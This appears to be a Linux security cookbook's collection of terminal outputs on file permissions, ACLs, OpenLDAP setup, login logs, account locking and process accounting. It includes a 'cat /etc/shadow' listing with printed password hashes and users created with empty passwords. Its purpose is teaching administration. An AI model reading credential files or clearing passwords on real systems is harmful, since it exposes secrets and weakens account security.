linux /boot/vmlinuz-3.12-kali1-486 root=UUID=8e759038-5323-4884-845c\
-27d2ae26f9d4 ro initrd=/install/initrd.gz quiet_
echo 'Loading initial ramdisk ...'
initrd /boot/initrd.img-3.12-kali1-486
```

Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a command-line or ESC to discard edits and return to the GRUB menu.

## Chapter 3: Local Filesystem Security

```
root@kali:~# cd /
root@kali:/# ls
0      etc      lib      opt      run      sys      vmlinuz
bin    example  lost+found permissions.acl sbin    tmp      usr
boot  home     media    proc     selinux  var
dev    initrd.img mnt      root     srv
root@kali:/#
```

```
root@kali:/# ls -FC
0      etc/      lib/      opt/      run/      sys/      vmlinuz@
bin/   example/  lost+found/ permissions.acl sbin/    tmp/      usr
boot/  home/     media/    proc/     selinux/  var/
dev/   initrd.img@ mnt/     root/     srv/
root@kali:/#
```

```
root@kali:/# ls -l
total 92
-rw-r--r--  1 root  root    0 Jan  8  2014 0
drwxr-xr-x  2 root  root  4096 Jan  8  2014 bin
drwxr-xr-x  4 root  root  4096 Jan  8  2014 boot
drwxr-xr-x 14 root  root 3260 Nov 28 15:18 dev
drwxr-xr-x 177 root  root 12288 Nov 28 16:08 etc
drwxr-xr-x  3 user1  root  4096 Nov 23 17:54 example
drwxr-xr-x  3 root  root  4096 Nov 28 14:05 home
lrwxrwxrwx  1 root  root    31 Jan  8  2014 initrd.img -> /boot/initrd.img-3.12-kali1-486
drwxr-xr-x 17 root  root  4096 Jan  8  2014 lib
drwx----- 2 root  root 16384 Jan  8  2014 lost+found
drwxr-xr-x  3 root  root  4096 Jan  8  2014 media
drwxr-xr-x  3 root  root  4096 Jan  8  2014 mnt
drwxr-xr-x  5 root  root  4096 Jan  8  2014 opt
-rw-r--r--  1 root  root   392 Nov 23 17:55 permissions.acl
dr-xr-xr-x 128 root  root    0 Nov 28 15:17 proc
drwxr-xr-x 19 root  root  4096 Nov 28 16:06 root
drwxr-xr-x 19 root  root   620 Nov 28 15:20 run
drwxr-xr-x  2 root  root  4096 Jan  8  2014 sbin
drwxr-xr-x  2 root  root  4096 Jun 10 2012 selinux
```

```
root@kali:/# ls -a
.  bin  etc  initrd.img  media  permissions.acl  run  srv  usr
.. boot example lib  mnt  proc  sbin  sys  var
0  dev  home  lost+found  opt  root  selinux  tmp  vmlinuz
root@kali:/#
```

```
root@kali:/# ls -lh
total 92K
-rw-r--r--  1 root  root    0 Jan  8  2014 0
drwxr-xr-x  2 root  root  4.0K Jan  8  2014 bin
drwxr-xr-x  4 root  root  4.0K Jan  8  2014 boot
drwxr-xr-x 14 root  root  3.2K Nov 28 15:18 dev
drwxr-xr-x 177 root  root   12K Nov 28 16:08 etc
drwxr-xr-x  3 user1  root  4.0K Nov 23 17:54 example
drwxr-xr-x  3 root  root  4.0K Nov 28 14:05 home
lrwxrwxrwx  1 root  root    31 Jan  8  2014 initrd.img -> /boot/initrd.img-3.12-kali-486
drwxr-xr-x 17 root  root  4.0K Jan  8  2014 lib
drwx----- 2 root  root  16K Jan  8  2014 lost+found
drwxr-xr-x  3 root  root  4.0K Jan  8  2014 media
drwxr-xr-x  3 root  root  4.0K Jan  8  2014 mnt
drwxr-xr-x  5 root  root  4.0K Jan  8  2014 opt
-rw-r--r--  1 root  root  392 Nov 23 17:55 permissions.acl
dr-xr-xr-x 128 root  root    0 Nov 28 15:17 proc
drwxr-xr-x 19 root  root  4.0K Nov 28 16:06 root
drwxr-xr-x 19 root  root   620 Nov 28 15:20 run
drwxr-xr-x  2 root  root  4.0K Jan  8  2014 sbin
drwxr-xr-x  2 root  root  4.0K Jun 10  2012 selinux
```

```
root@kali:/# ls -d */
bin/  etc/  lib/  mnt/  root/  selinux/  tmp/
boot/ example/ lost+found/ opt/  run/  srv/  usr/
dev/  home/  media/  proc/  sbin/  sys/  var/
root@kali:/#
```

```
root@kali:/example# ls -R
.:
accounts permissions.acl

./accounts:
dir1

./accounts/dir1:
root@kali:/example#
```

```
root@kali:~# chmod u+x testfile.txt
root@kali:~# ls -l testfile.txt
-rwxr--r-- 1 root root 39 Nov 23 18:27 testfile.txt
root@kali:~#
```

```
root@kali:~# chmod g+x,o+x testfile.txt
root@kali:~# ls -l testfile.txt
-rwxr-xr-x 1 root root 39 Nov 23 18:27 testfile.txt
root@kali:~#
```

```
root@kali:/example# ls -l testfile.txt
-rwxr-xr-x 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod o-x testfile.txt
root@kali:/example# ls -l testfile.txt
-rwxr-xr-- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example#
```

```
root@kali:/example# ls -l testfile.txt
--wx--x--- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod a+r testfile.txt
root@kali:/example# ls -l testfile.txt
-rwxr-xr-- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod a-r testfile.txt
root@kali:/example# ls -l testfile.txt
--wx--x--- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example#
```

```
root@kali:/example# ls -l
total 12
drwxrwx---+ 3 user1 user1 4096 Nov 23 17:41 accounts
-rw-r--r-- 1 root root 0 Nov 23 17:54 permissions.acl
drwxr-xr-x 2 root root 4096 Nov 28 16:25 Test Directory
--wx--x--- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod o+x -R /example/
root@kali:/example# ls -l
total 12
drwxrwx--x+ 3 user1 user1 4096 Nov 23 17:41 accounts
-rw-r--r-x 1 root root 0 Nov 23 17:54 permissions.acl
drwxr-xr-x 2 root root 4096 Nov 28 16:25 Test Directory
--wx--x--x 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example#
```

```
root@kali:/example/Test Directory# ls -l
total 8
-rwxr-x-w- 1 root root 14 Nov 30 02:41 file1
-rw-r--r-- 1 root root 13 Nov 30 02:42 file2
root@kali:/example/Test Directory# chmod --reference=file1 file2
root@kali:/example/Test Directory# ls -l
total 8
-rwxr-x-w- 1 root root 14 Nov 30 02:41 file1
-rwxr-x-w- 1 root root 13 Nov 30 02:42 file2
root@kali:/example/Test Directory#
```

```
root@kali:/example# ls -l testfile.txt
-rw--w-rwx 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod 754 testfile.txt
root@kali:/example# ls -l testfile.txt
-rwxr-xr-- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example#
```

```
$ getfacl accounts
# file: accounts
# owner: user1
# group: user1
user::rwx
user:user1:rwx
user:user2:rwx
group::r-x
mask::rwx
other::---
```

```
root@kali:~# useradd user1
root@kali:~# passwd -d user1
passwd: password expiry information changed.
root@kali:~# useradd user2
root@kali:~# passwd -d user2
passwd: password expiry information changed.
root@kali:~# useradd user3
root@kali:~# passwd -d user3
passwd: password expiry information changed.
root@kali:~#
```

```
root@kali:~# addgroup group1
Adding group `group1' (GID 1004) ...
Done.
root@kali:~# usermod -G group1 user1
root@kali:~# usermod -G group1 user2
root@kali:~# usermod -G group1 user3
root@kali:~# █
```

```
root@kali:~# mkdir /example
root@kali:~# chown user1 /example
root@kali:~# █
```

```
$ cd /example
$ mkdir accounts
$ █
```

```
$ setfacl -m u:user1:rwx accounts
$ setfacl -m u:user2:rwx accounts
$ setfacl -m other:--- accounts
$ █
```

```
root@kali:~# su user2
$ cd /example
$ █
```

```
$ cd accounts
$ mkdir dir1
$ ls
dir1
█
```

```
root@kali:~# su user3
$ cd /example
$ █
```

```
$ cd accounts
sh: 3: cd: can't cd to accounts
$ █
```

```
root@kali:~# getfacl -R /example> permissions.acl
getfacl: Removing leading '/' from absolute path names
root@kali:~# cd example/
root@kali:/example# ls
accounts permissions.acl
root@kali:/example# █
```

```
root@kali:/example# setfacl --restore=permissions.acl
root@kali:/example# █
```

```
root@kali:~# ls
build_module Downloads mkinitcpio netconsole.log testfile.txt
root@kali:~# mv testfile.txt /home/practical/example/
root@kali:~# cd /home/practical/example/
root@kali:/home/practical/example# ls
testfile.txt
root@kali:/home/practical/example# cd
root@kali:~# ls
build_module Downloads mkinitcpio netconsole.log
```

```
root@kali:~/example# ls
file1 file2 file3 practical
root@kali:~/example# mv file1 file2 file3 /home/practical/example/
root@kali:~/example# ls
practical
root@kali:~/example# cd /home/practical/example/
root@kali:/home/practical/example# ls
file1 file2 file3 testfile.txt
root@kali:/home/practical/example#
```

```
root@kali:~# ls
build_module directory1 example myfile permissions.acl
Desktop Downloads mkinitcpio netconsole.log
root@kali:~# mv directory1/ /home/practical/example/
root@kali:~# cd /home/practical/example/
root@kali:/home/practical/example# ls
directory1 file1 file2 file3 testfile.txt
root@kali:/home/practical/example#
```

```
root@kali:~/example# ls
example_1.txt practical
root@kali:~/example# mv example_1.txt example_2.txt
root@kali:~/example# ls
example_2.txt practical
root@kali:~/example# █
```

```
root@kali:~/example# ls
example_2.txt  practical  test_directory_1
root@kali:~/example# mv test_directory_1/ test_directory_2
root@kali:~/example# ls
example_2.txt  practical  test_directory_2
root@kali:~/example# █
```

```
root@kali:~/example# ls
example_1.txt  example_3.txt  practical
example_2.txt  example_4.txt  test_directory_2
root@kali:~/example# mv -v *.txt /home/practical/example/
`example_1.txt' -> `/home/practical/example/example_1.txt'
`example_2.txt' -> `/home/practical/example/example_2.txt'
`example_3.txt' -> `/home/practical/example/example_3.txt'
`example_4.txt' -> `/home/practical/example/example_4.txt'
root@kali:~/example#
```

```
root@kali:~/example# mv -v test_directory_2/ /home/practical/example/
`test_directory_2/' -> `/home/practical/example/test_directory_2'
root@kali:~/example# █
```

```
root@kali:~# ls
build_module  Downloads  mkinitcpio  netconsole.log  testfile.txt
Desktop       example    myfile      permissions.acl
root@kali:~# mv -i testfile.txt /home/practical/example/
mv: overwrite `/home/practical/example/testfile.txt'? y
root@kali:~# ls
build_module  Downloads  mkinitcpio  netconsole.log
Desktop       example    myfile      permissions.acl
root@kali:~# █
```

```
root@kali:~/example# ls -l *.txt
-rw-r--r-- 1 root root 20 Nov 28 15:05 example_1.txt
root@kali:~/example# ls -l /home/practical/example/*.txt
-rw-r--r-- 1 root root 20 Nov 28 14:46 /home/practical/example/example_1.txt
-rw-r--r-- 1 root root 25 Nov 28 14:27 /home/practical/example/example_2.txt
-rw-r--r-- 1 root root 20 Nov 28 14:47 /home/practical/example/example_3.txt
-rw-r--r-- 1 root root 19 Nov 28 14:47 /home/practical/example/example_4.txt
-rwxr-xr-x 1 root root 39 Nov 28 14:55 /home/practical/example/testfile.txt
root@kali:~/example# mv -uv *.txt /home/practical/example/
`example_1.txt' -> `/home/practical/example/example_1.txt'
root@kali:~/example#
```

```
root@kali:~/example# ls -l *.txt
-rw-r--r-- 1 root root 44 Nov 28 15:22 example_1.txt
-rw-r--r-- 1 root root 43 Nov 28 15:23 example_2.txt
root@kali:~/example# mv -nv *.txt /home/practical/example/
root@kali:~/example# ls -l /home/practical/example/*.txt
-rw-r--r-- 1 root root 20 Nov 28 15:05 /home/practical/example/example_1.txt
-rw-r--r-- 1 root root 25 Nov 28 14:27 /home/practical/example/example_2.txt
-rw-r--r-- 1 root root 20 Nov 28 14:47 /home/practical/example/example_3.txt
-rw-r--r-- 1 root root 19 Nov 28 14:47 /home/practical/example/example_4.txt
-rwxr-xr-x 1 root root 39 Nov 28 14:55 /home/practical/example/testfile.txt
root@kali:~/example#
```

```
root@kali:~/example# mv -bv *.txt /home/practical/example/
`example_1.txt' -> `/home/practical/example/example_1.txt' (backup: `/home/practical/example/example_1.txt~')
`example_2.txt' -> `/home/practical/example/example_2.txt' (backup: `/home/practical/example/example_2.txt~')
root@kali:~/example# ls -l /home/practical/example/
total 48
drwxr-xr-x 2 root root 4096 Nov 28 14:21 directory1
-rw-r--r-- 1 root root 44 Nov 28 15:22 example_1.txt
-rw-r--r-- 1 root root 20 Nov 28 15:05 example_1.txt~
-rw-r--r-- 1 root root 43 Nov 28 15:23 example_2.txt
-rw-r--r-- 1 root root 25 Nov 28 14:27 example_2.txt~
-rw-r--r-- 1 root root 20 Nov 28 14:47 example_3.txt
-rw-r--r-- 1 root root 19 Nov 28 14:47 example_4.txt
```

```
tajinder@mynetwork:~$ sudo apt-get install slapd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libldap-2.4-2 libodbc1 libslp1
Suggested packages:
  libmyodbc odbc-postgresql tdsodbc unixodbc-bin slapd openslp-doc ldap-utils
The following NEW packages will be installed:
  libodbc1 libslp1 slapd
The following packages will be upgraded:
  libldap-2.4-2
1 upgraded, 3 newly installed, 0 to remove and 82 not upgraded.
Need to get 1,628 kB of archives.
After this operation, 4,919 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Package configuration

Configuring slapd	
Please enter the password for the admin entry in your LDAP directory.	
Administrator password:	<input type="password"/>
<Ok>	

```
tajinder@mynetwork:~$ sudo apt-get install ldap-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ldap-utils
0 upgraded, 1 newly installed, 0 to remove and 82 not upgraded.
Need to get 116 kB of archives.
After this operation, 674 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/trusty-updates/main ldap-utils i386 2.4.31-1+nmu2ubuntu8.2 [116 kB]
Fetched 116 kB in 1s (84.8 kB/s)
Selecting previously unselected package ldap-utils.
(Reading database ... 62416 files and directories currently installed.)
Preparing to unpack .../ldap-utils_2.4.31-1+nmu2ubuntu8.2_i386.deb ...
Unpacking ldap-utils (2.4.31-1+nmu2ubuntu8.2) ...
Processing triggers for man-db (2.6.7.1-1ubuntu1) ...
Setting up ldap-utils (2.4.31-1+nmu2ubuntu8.2) ...
tajinder@mynetwork:~$
```

#### Configuring slapd

If you enable this option, no initial configuration or database will be created for you.

Omit OpenLDAP server configuration?

<Yes>

<No>

#### Configuring slapd

The DNS domain name is used to construct the base DN of the LDAP directory. For example, 'foo.example.org' will create the directory with 'dc=foo, dc=example, dc=org' as base DN.

DNS domain name:

example.com

<Ok>

Configuring slapd

Please enter the name of the organization to use in the base DN of your LDAP directory.

Organization name:

example

<Ok>

Configuring slapd

Please enter the password for the admin entry in your LDAP directory.

Administrator password:

<Ok>

Configuring slapd

The HDB backend is recommended. HDB and BDB use similar storage formats, but HDB adds support for subtree renames. Both support the same configuration options.

In either case, you should review the resulting database configuration for your needs. See `/usr/share/doc/slapd/README.DB_CONFIG.gz` for more details.

Database backend to use:

BDB

HDB

<Ok>

Configuring slapd

Do you want the database to be removed when slapd is purged?

<Yes>

<No>

Configuring slapd

There are still files in /var/lib/ldap which will probably break the configuration process. If you enable this option, the maintainer scripts will move the old database files out of the way before creating a new database.

Move old database?

<Yes>

<No>

### Configuring slapd

The obsolete LDAPv2 protocol is disabled by default in slapd. Programs and users should upgrade to LDAPv3. If you have old programs which can't use LDAPv3, you should select this option and 'allow bind\_v2' will be added to your slapd.conf file.

Allow LDAPv2 protocol?

<Yes>

<No>

```
ta.jinder@mynetwork:~$ sudo apt-get install phpldapadmin
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  apache2 apache2-bin apache2-data libapache2-mod-php5 libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap php5-cli php5-common php5-json
  php5-ldap php5-readline
Suggested packages:
  apache2-doc apache2-suexec-pristine apache2-suexec-custom apache2-utils
  php-pear php5-user-cache
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data libapache2-mod-php5 libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap php5-cli php5-common php5-json
  php5-ldap php5-readline phpldapadmin
0 upgraded, 14 newly installed, 0 to remove and 82 not upgraded.
Need to get 6,795 kB of archives.
After this operation, 29.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] _
```

```
ta.jinder@mynetwork:~$ sudo nano /etc/phpldapadmin/config.php _
```

```
/* Examples:
'ldap.example.com',
'ldaps://ldap.example.com/',
'ldapi://2fusr/local/2fvar/2frun/2fldapi'
(Unix socket at /usr/local/var/run/ldap) */
$servers->setValue('server', 'host', '192.168.83.133');
```

```
/* The port your LDAP server listens on (no quotes). 389 is standard. */  
// $servers->setValue('server','port',389);
```

```
/* Array of base DN's of your LDAP server. Leave this blank to have phpLDAPadmin  
auto-detect it for you. */  
$servers->setValue('server','base',array('dc=example,dc=com'));
```

```
/* The DN of the user for phpLDAPadmin to bind with. For anonymous binds or  
'cookie','session' or 'sasl' auth_types, LEAVE THE LOGIN_DN AND LOGIN_PASS  
BLANK. If you specify a login_attr in conjunction with a cookie or session  
auth_type, then you can also specify the bind_id/bind_pass here for searching  
the directory for users (ie, if your LDAP server does not allow anonymous  
binds. */  
$servers->setValue('login','bind_id','cn=admin,dc=example,dc=com');
```

```
/* Hide the warnings for invalid objectClasses/attributes in templates. */  
$config->custom->appearance['hide_template_warning'] = true;
```

phpLDAPadmin (1.2.2) -

192.168.83.133/phpldapadmin/

phpLDAPadmin

Home | Purge caches | Show Cache

My LDAP Server

login

phpLDAPadmin

Use the menu to the left to navigate

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# Authenticate to server My LDAP Server

**Warning: This web connection is unencrypted.**

**Login DN:**

**Password:**

Anonymous



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My LDAP Server

[schema](#) [search](#) [refresh](#) [info](#) [import](#) [export](#) [logout](#)  
Logged in as: cn=admin

[dc=example,dc=com](#) (1)

**Authenticate to server**

Successfully logged into server.



Use the menu to the left to navigate

 My LDAP Server 



[schema](#)



[search](#)



[refresh](#)



[info](#)



[import](#)



[export](#)



[logout](#)

Logged in as: cn=admin



 dc=example, dc=com (1)



cn=admin



Create new entry here

## Chapter 4: Local Authentication in Linux

```
root@kali:~# ls /var/log/
alternatives.log  dmesg.3.gz      mail.info        pycentral.log
apache2           dmesg.4.gz      mail.log         samba
apt              dpkg.log        mail.warn        speech-dispatcher
auth.log         dradis          messages        stunnel4
bootstrap.log    exim4           mysql            syslog
btmpt            faillog         mysql.err        syslog.1
chkrootkit       fontconfig.log  mysql.log        user.log
ConsoleKit       fsck            mysql.log.1.gz  wtmp
daemon.log       gdm3           news            wvdialconf.log
debug            installer       nginx           Xorg.0.log
dmesg            kern.log        ntpstats        Xorg.0.log.old
dmesg.0          lastlog        openvas
dmesg.1.gz       lpr.log        pm-powersave.log
dmesg.2.gz       mail.err       postgresql
root@kali:~#
```

The quieter you become, the more you are able to hear.

```
root@kali:~# lastb
root      tty7          :0              Sat Nov 28 13:47 - 13:47 (00:00)

btmpt begins Sat Nov 28 13:47:02 2015
root@kali:~#
```

```
[ 0.395361] vgaarb: device added: PCI:0000:00:0f.0,decodes=io+mem,owns=io+mem,locks=None
[ 0.395369] vgaarb: loaded
[ 0.395370] vgaarb: bridge control possible 0000:00:0f.0
[ 0.395429] PCI: Using ACPI for IRQ routing
[ 0.437570] PCI: pci_cache_line_size set to 64 bytes
[ 0.438867] e820: reserve RAM buffer [mem 0x0009f800-0x0009ffff]
[ 0.438870] e820: reserve RAM buffer [mem 0x1fef0000-0x1fffffff]
[ 0.439225] HPET: 16 timers in total, 0 timers will be used for per-cpu timer
[ 0.439330] hpet0: at MMIO 0xfed00000, IRQs 2, 8, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
[ 0.439338] hpet0: 16 comparators, 64-bit 14.318180 MHz counter
[ 0.442571] Switched to clocksource hpet
[ 0.444313] pnp: PnP ACPI init
[ 0.444330] ACPI: bus type PNP registered
[ 0.444603] system 00:00: [io 0x1000-0x103f] could not be reserved
[ 0.444606] system 00:00: [io 0x1040-0x104f] has been reserved
[ 0.444615] system 00:00: [io 0x0cf0-0x0cf1] has been reserved
[ 0.444619] system 00:00: Plug and Play ACPI device, IDs PNP0c02 (active)
[ 0.444630] pnp 00:01: [dma 4]
```

```
root@kali:~# dmesg | grep USB
[ 1.750160] ACPI: bus type USB registered
[ 1.750516] ehci_hcd: USB 2.0 'Enhanced' Host Controller (EHCI) Driver
[ 1.750698] ehci-pci 0000:02:03.0: new USB bus registered, assigned bus number 1
[ 1.751005] uhci_hcd: USB Universal Host Controller Interface driver
[ 1.762054] ehci-pci 0000:02:03.0: USB 2.0 started, EHCI 1.00
[ 1.762317] usb usb1: New USB device found, idVendor=1d6b, idProduct=0002
[ 1.762322] usb usb1: New USB device strings: Mfr=3, Product=2, SerialNumber=1
[ 1.762584] hub 1-0:1.0: USB hub found
[ 1.763165] uhci_hcd 0000:02:00.0: new USB bus registered, assigned bus number 2
[ 1.763627] usb usb2: New USB device found, idVendor=1d6b, idProduct=0001
[ 1.763632] usb usb2: New USB device strings: Mfr=3, Product=2, SerialNumber=1
```

```

root@kali:~# tail -n 10 /var/log/auth.log
Dec 17 22:28:51 kali sudo: pam_unix(sudo:session): session closed for user root
Dec 17 22:39:01 kali CRON[19130]: pam_unix(cron:session): session opened for user root
by (uid=0)
Dec 17 22:39:03 kali CRON[19130]: pam_unix(cron:session): session closed for user root
Dec 17 23:09:02 kali CRON[19936]: pam_unix(cron:session): session opened for user root
by (uid=0)
Dec 17 23:09:04 kali CRON[19936]: pam_unix(cron:session): session closed for user root
Dec 17 23:17:01 kali CRON[20993]: pam_unix(cron:session): session opened for user root
by (uid=0)
Dec 17 23:17:01 kali CRON[20993]: pam_unix(cron:session): session closed for user root
Dec 17 23:39:01 kali CRON[21011]: pam_unix(cron:session): session opened for user root
by (uid=0)
Dec 17 23:39:01 kali CRON[21011]: pam_unix(cron:session): session closed for user root
Dec 17 23:55:07 kali gnome-screensaver-dialog: gkr-pam: unlocked login keyring
root@kali:~# █

```

KALI LINUX

The quieter you become, the more you are able to hear.

```

root@kali:~# last
root pts/2 :0.0 Fri Dec 18 00:35 still logged in
root pts/1 :0.0 Fri Dec 18 00:31 still logged in
root pts/0 :0.0 Thu Dec 17 22:47 still logged in
root pts/1 :0.0 Thu Dec 17 13:30 - 22:44 (09:13)
root pts/1 :0.0 Thu Dec 17 11:53 - 12:03 (00:09)
root pts/0 :0.0 Wed Dec 16 02:07 - 22:44 (1+20:36)
root tty7 :0 Wed Dec 16 02:07 still logged in
(unknown tty7 :0 Wed Dec 16 02:06 - 02:07 (00:00)
reboot system boot 3.12-kali1-486 Wed Dec 16 02:06
root pts/0 :0.0 Mon Nov 30 02:47 - down (00:32)
root pts/0 :0.0 Mon Nov 30 02:36 - 02:45 (00:09)
root tty7 :0 Mon Nov 30 02:35 - down (00:43)
(unknown tty7 :0 Mon Nov 30 02:35 - 02:35 (00:00)
reboot system boot 3.12-kali1-486 Mon Nov 30 02:35

```

```

stunnel4 **Never logged in**
statd **Never logged in**
sshd **Never logged in**
Debian-gdm **Never logged in**
rtkit **Never logged in**
saned **Never logged in**
user1 **Never logged in**
user2 **Never logged in**
user3 **Never logged in**

```

```
root@kali:~# cat /etc/passwd | grep sslh
sslh:x:122:133:::/nonexistent:/bin/false
root@kali:~# █
```

```
root@kali:~# usermod -s /usr/sbin/nologin user1
root@kali:~# su user1
This account is currently not available.
root@kali:~# █
```

```
root@kali:~# cat /etc/shadow
root:$6$0w9WRuc5$lDas/kVE040xeKnzBTWvt4IKMIQN2a5/eQ1xfKWC.6Hns19UNZVnj0KNt87CH0i
iz2dq00klFUsvJBKvGM7Ri1:16079:0:99999:7:::
daemon*:16078:0:99999:7:::
bin*:16078:0:99999:7:::
sys*:16078:0:99999:7:::
sync*:16078:0:99999:7:::
games*:16078:0:99999:7:::
man*:16078:0:99999:7:::
lp*:16078:0:99999:7:::
mail*:16078:0:99999:7:::

```



```
Debian-gdm*:16078:0:99999:7:::
rtkit*:16078:0:99999:7:::
saned*:16078:0:99999:7:::
user1:$6$2iumTg65$CX.Pp9tKFwMoFxcV5zINsPeSpETZE.Mhldy/oojxXleR0g9MC6p.DkvDE2pyj7I1.u6qR
ldocxZY01x41m9G0.:16785:0:99999:7:::

```



```
root@kali:~# passwd -l user1
passwd: password expiry information changed.
root@kali:~# █
```

```
root@kali:~# cat /etc/shadow | grep user1
user1:!!$6$2iumTg65$CX.Pp9tKFwMoFxcV5zINsPeSpETZE.Mhldy/oojxXleR0g9MC6p.DkvDE2pyj7I1.u6q
RldocxZY01x41m9G0.:16785:0:99999:7:::
root@kali:~#
```

```
root@kali:~# passwd -u user1
passwd: password expiry information changed.
root@kali:~# █
```

```
root@kali:~# passwd -S user1
user1 L 12/16/2015 0 99999 7 -1
root@kali:~# passwd -S user2
user2 P 12/17/2015 0 99999 7 -1
root@kali:~# █
```

```
root@kali:~# apt-get install acct
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
 acct
0 upgraded, 1 newly installed, 0 to remove and 2 not upgraded.
Need to get 108 kB of archives.
After this operation, 369 kB of additional disk space will be used.
WARNING: The following packages cannot be authenticated!
 acct
Install these packages without verification [y/N]? █
```

```
root@kali:~/Desktop# ls
acct_6.5.5.orig.tar.gz
root@kali:~/Desktop# clear
```

```
root@kali:~/Desktop# tar -zxvf acct_6.5.5.orig.tar.gz
acct-6.5.5/
acct-6.5.5/m4/
acct-6.5.5/m4/include_next.m4
acct-6.5.5/m4/asm-underscore.m4
acct-6.5.5/m4/stdint.m4
acct-6.5.5/m4/unistd_h.m4
acct-6.5.5/m4/rmdir.m4
```

**KALI LINUX**  
The quieter you become, the more you are able to hear.

```

root@kali:~/Desktop# cd acct-6.5.5/
root@kali:~/Desktop/acct-6.5.5# ls
ac.1          ChangeLog    dev_hash.c   install-sh    mdate-sh     uid_hash.c
ac.c          common.c     dev_hash.h   last.1        missing       uid_hash.h
accounting.info  common.h     dump-acct.c  last.c        NEWS          utmp_rd.c
accounting.texi  config.guess  dump-utmp.8  lastcomm.1    pacct_rd.c   utmp_rd.h
accton.8        config.h     dump-utmp.c  lastcomm.c    pacct_rd.h   version.h.in
accton.c        config.h.in  file_rd.c    lib           README        version.texi
aclocal.m4      config.sub   file_rd.h    linux-acct.h  sa.8          warn-on-use.h
al_share.cpp    configure    files.h.in   ltmain.sh     sa.c
arg-nonnull.h   configure.ac  hashtab.c   m4            stamp-vti
AUTHORS         COPYING      hashtab.h   Makefile.am   texinfo.tex
c++defs.h       depcomp      INSTALL      Makefile.in   TODO

```

```

root@kali:~/Desktop/acct-6.5.5# ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking target system type... i686-pc-linux-gnu
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... no
checking for mawk... mawk
checking whether make sets $(MAKE)... yes
checking whether to enable maintainer-specific portions of Makefiles... no
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes

```

```

root@kali:~/Desktop/acct-6.5.5# make
make all-recursive
make[1]: Entering directory `/root/Desktop/acct-6.5.5'
Making all in lib
make[2]: Entering directory `/root/Desktop/acct-6.5.5/lib'

```

```
root@kali:~/Desktop/acct-6.5.5# make install
Making install in lib
make[1]: Entering directory `~/Desktop/acct-6.5.5/lib'
make install-recursive
make[2]: Entering directory `~/Desktop/acct-6.5.5/lib'
make[3]: Entering directory `~/Desktop/acct-6.5.5/lib'
make[4]: Entering directory `~/Desktop/acct-6.5.5/lib'
make[4]: Nothing to be done for `install-exec-am'.
make[4]: Nothing to be done for `install-data-am'.
make[4]: Leaving directory `~/Desktop/acct-6.5.5/lib'
make[3]: Leaving directory `~/Desktop/acct-6.5.5/lib'
```

```
root@kali:~# ac
total 377.19
root@kali:~# █
```

```
root@kali:~# ac -d
Jan 8 total 0.01
Oct 28 total 37.40
Oct 29 total 12.43
Nov 15 total 0.87
Nov 19 total 13.43
Nov 23 total 16.33
Nov 27 total 187.66
Nov 28 total 2.90
Nov 30 total 1.43
Dec 16 total 43.76
Dec 17 total 57.32
Today total 3.73
root@kali:~# █
```

```
root@kali:~# ac -p
(unknown) 7.13
root 370.72
total 377.85
root@kali:~# █
```

```
root@kali:~# ac user1
total          0.00
root@kali:~# ac user2
total          0.00
root@kali:~# ac root
total         370.79
root@kali:~#
```

```
root@kali:~# lastcomm root
root          0.00 secs Wed Dec 31 19:00
```

```
tajinder@tajinder-dev-machine:~$ sudo apt-get install pamusb-tools libpam-usb
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  pamusb-common pmount
Suggested packages:
  cryptsetup
The following NEW packages will be installed:
  libpam-usb pamusb-common pamusb-tools pmount
0 upgraded, 4 newly installed, 0 to remove and 327 not upgraded.
Need to get 148 kB of archives.
After this operation, 1,059 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
WARNING: The following packages cannot be authenticated!
  pamusb-common pmount libpam-usb pamusb-tools
Install these packages without verification [y/N]? y
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/universe pamusb-common i386 0.5.0-3 [32.5 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu/ precise/universe pmount i386 0.9.23-2 [97.2 kB]
```

```
tajinder@tj-dev:~$ sudo pamusb-conf --add-device usb-device
Please select the device you wish to add.
* Using "SanDisk Cruzer Blade (4C530001271007108431)" (only option)

Which volume would you like to use for storing data ?
* Using "/dev/sdb1 (UUID: 90F9-1155)" (only option)

Name           : usb-device
Vendor          : SanDisk
Model           : Cruzer Blade
Serial          : 4C530001271007108431
UUID            : 90F9-1155

Save to /etc/pamusb.conf ?
[Y/n] y
Done.
tajinder@tj-dev:~$ █
```

```
<!-- Device settings -->
<devices>
  <!-- Example:
  Note: You should use pamusb-conf to add devices automatically.
  <device id="MyDevice">
    <vendor>SanDisk Corp.</vendor>
    <model>Cruzer Titanium</model>
    <serial>SNDKXXXXXXXXXXXXXXXXXX</serial>
    <volume_uuid>6F6B-42FC</volume_uuid>
